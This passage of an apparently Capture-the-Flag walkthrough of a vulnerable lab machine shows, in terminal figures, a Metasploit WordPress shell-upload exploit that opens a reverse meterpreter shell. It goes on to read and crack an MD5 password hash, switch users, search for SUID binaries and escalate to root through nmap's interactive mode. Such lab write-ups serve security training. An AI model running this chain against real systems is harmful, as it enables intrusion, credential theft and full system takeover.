
```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD ⇒ ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.5.31.121
RHOSTS ⇒ 10.5.31.121
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username elliot
username ⇒ elliot
```

Figure 15: Configured exploit module




```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   ER28-0652        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.5.31.121      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   elliot           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.5.31.120
LHOST ⇒ 10.5.31.120
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.5.31.120:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/YjfjsFbNLF/lFCDZhvswW.php ...
[*] Sending stage (39927 bytes) to 10.5.31.121
[*] Meterpreter session 1 opened (10.5.31.120:4444 → 10.5.31.121:36121) at 2024-04-14 18:07:06 -0400
[!] This exploit may require manual cleanup of 'lFCDZhvswW.php' on the target
[!] This exploit may require manual cleanup of 'YjfjsFbNLF.php' on the target
[!] This exploit may require manual cleanup of '../YjfjsFbNLF' on the target

meterpreter > 
```

Figure 16: Gained level-2 access in meterpreter shell




```
meterpreter >
meterpreter > shell
Process 2561 created.
Channel 0 created.
ls
YjfjsFbNLF.php
lFCDZhvswW.php
python -c 'import pty;pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ whoami
whoami
daemon
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ 
```

Figure 17: Found the 2nd key



```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ 
```

Figure 18: 2nd key information



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
c3fcd3d76192e4007dfb496cca67e13b
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| c3fcd3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |


**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 19: Cracked the 2nd key's password




```
meterpreter > shell
Process 2593 created.
Channel 1 created.
su robot
su: must be run from a terminal
python -c 'import pty;pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ 
```

Figure 20: Python script and robot account access




```
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ find / -perm -4000 -type f 2>/dev/null
<tent/plugins/YjfjsFbNLF$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
```

Figure 21: Discovered root directories




```
nmap --interactive
nmap --interactive
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$
<ps/wordpress/htdocs/wp-content/plugins/YjfjsFbNLF$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap>
```

Figure 22: ! mark command executes as root



```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap>
```

Figure 23: Gained root access



```
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap>
```

Figure 24: Found the last key